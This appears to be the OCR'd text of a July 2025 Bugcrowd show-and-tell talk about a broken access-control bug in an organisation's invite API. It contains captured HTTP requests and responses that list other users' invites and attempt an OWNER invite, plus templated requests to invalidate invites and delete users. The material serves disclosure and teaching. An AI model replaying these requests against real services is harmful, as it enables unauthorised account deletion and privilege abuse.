
Request

```
POST [redacted]/InviteUser HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https:[redacted]
Authorization: Bearer h2FGjEc[redacted]incl21d
Request-Source: [redacted]
Content-Type: application/json
Content-Length: 138
Origin: https://[redacted]
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Sec-Gpc: 1
X-Pwnfox-Color: orange
Priority: u=0
Te: trailers

{
    "email":"k[redacted].com",
    "role":"OWNER",
    "organizationID":[redacted]",
    "expiry":"ONE_DAY"
}
```

Response

```
HTTP/2 403 Forbidden
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: h[redacted]
Access-Control-Expose-Headers: *
Content-Type: application/json
Strict-Transport-Security: max-age=31536000; includeSubDomains;
Vary: Origin
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Ratelimit-Limit: 12
X-Ratelimit-Remaining: 11
X-Ratelimit-Reset: 1750899336
Date: Thu, 26 Jun 2025 00:54:47 GMT
Content-Length: 57
[redacted]
Server: [redacted]
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
    "message":"you do not have permission to invite admins"
}
```


Example: POST ../InviteUser (2)



```
POST /[redacted]/ListInvites HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https[redacted]
Authorization: Bearer h2F[redacted]
Request-Source: [redacted]
Content-Type: application/json
Content-Length: 2
Origin: [redacted]
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Sec-Gpc: 1
X-Pwnfox-Color: magenta
Priority: u=4
Te: trailers

{
}
```

```
},
{
    "id":"83[redacted]7",
    "created_by":"551bd732-a124-4673-82f2-21d92c3cf9b9",
    "email":"je[redacted]com",
    "org_scoped":false,
    "organization_id":"1843[redacted]2705d",
    "role":"USER",
    "created_at":"2025-06-26T00:09:37.714399Z",
    "valid":true,
    "valid_before":"2025-06-27T00:09:37.714399Z"
},
{
    "id":"ea[redacted]4",
    "created_by":"551bd732-a124-4673-82f2-21d92c3cf9b9",
    "email":"[redacted]il.com",
    "org_scoped":false,
    "organization_id":"18435[redacted]705d",
    "role":"USER",
    "created_at":"2025-06-26T00:16:24.823256Z",
    "valid":false,
    "valid_before":"2025-06-27T00:16:24.823256Z"
},
{
    "id":"3c[redacted]e",
    "created_by":"551bd732-a124-4673-82f2-21d92c3cf9b9",
    "email":"[redacted]mspam@gmail.com",
    "org_scoped":false,
    "organization_id":"18435[redacted]705d",
    "role":"USER",
    "created_at":"2025-06-26T00:25:04.83679Z",
    "valid":true,
    "valid_before":"2025-06-27T00:25:04.83679Z"
},
{
    "id":"7[redacted]",
    "created_by":"551bd[redacted]f9b9",
    "email":"attacker@example.com",
    "org_scoped":false,
    "organization_id":"18435[redacted]705d",
```


Other endpoints affected



```
#### InvalidateInvite ####

POST /rpc/X/InvalidateInvite HTTP/2
Host: <target.com>
...
Authorization: Bearer <API_KEY>
...
{"inviteID":"<UUID>"}

#### DeleteUser ####

POST /rpc/Y/DeleteUser HTTP/2
Host: <target.com>
...
Authorization: Bearer <API_KEY>
...
{"userID":"<UUID>"}
```

BUGBOSS

LOL - SLIDES AND LINKS AVILABLE



“Ads Dawson - BugCrowd - BugBoss Show n Tell - July 2025.pdf” Not Opened

Apple could not verify “Ads Dawson - BugCrowd - BugBoss Show n Tell - July 2025.pdf” is free of malware that may harm your Mac or compromise your privacy.

Security

Allow applications from: App Store & Known Developers

“Ads Dawson...y 2025.pdf” was blocked to protect your Mac.

Apple could not verify “Ads Dawson...y 2025.pdf” is free of malware that may harm your Mac or compromise your privacy.

HTTPS://GITHUB.COM/GANGGREENTEMPERTATUM/SPEAKING/TREE/MAIN/DOCS/CONFERENCES/BUGCROWD/2025/JULY/BUGBOSS

bugcrowd

Thank you for attending and I hope you enjoyed this short talk :)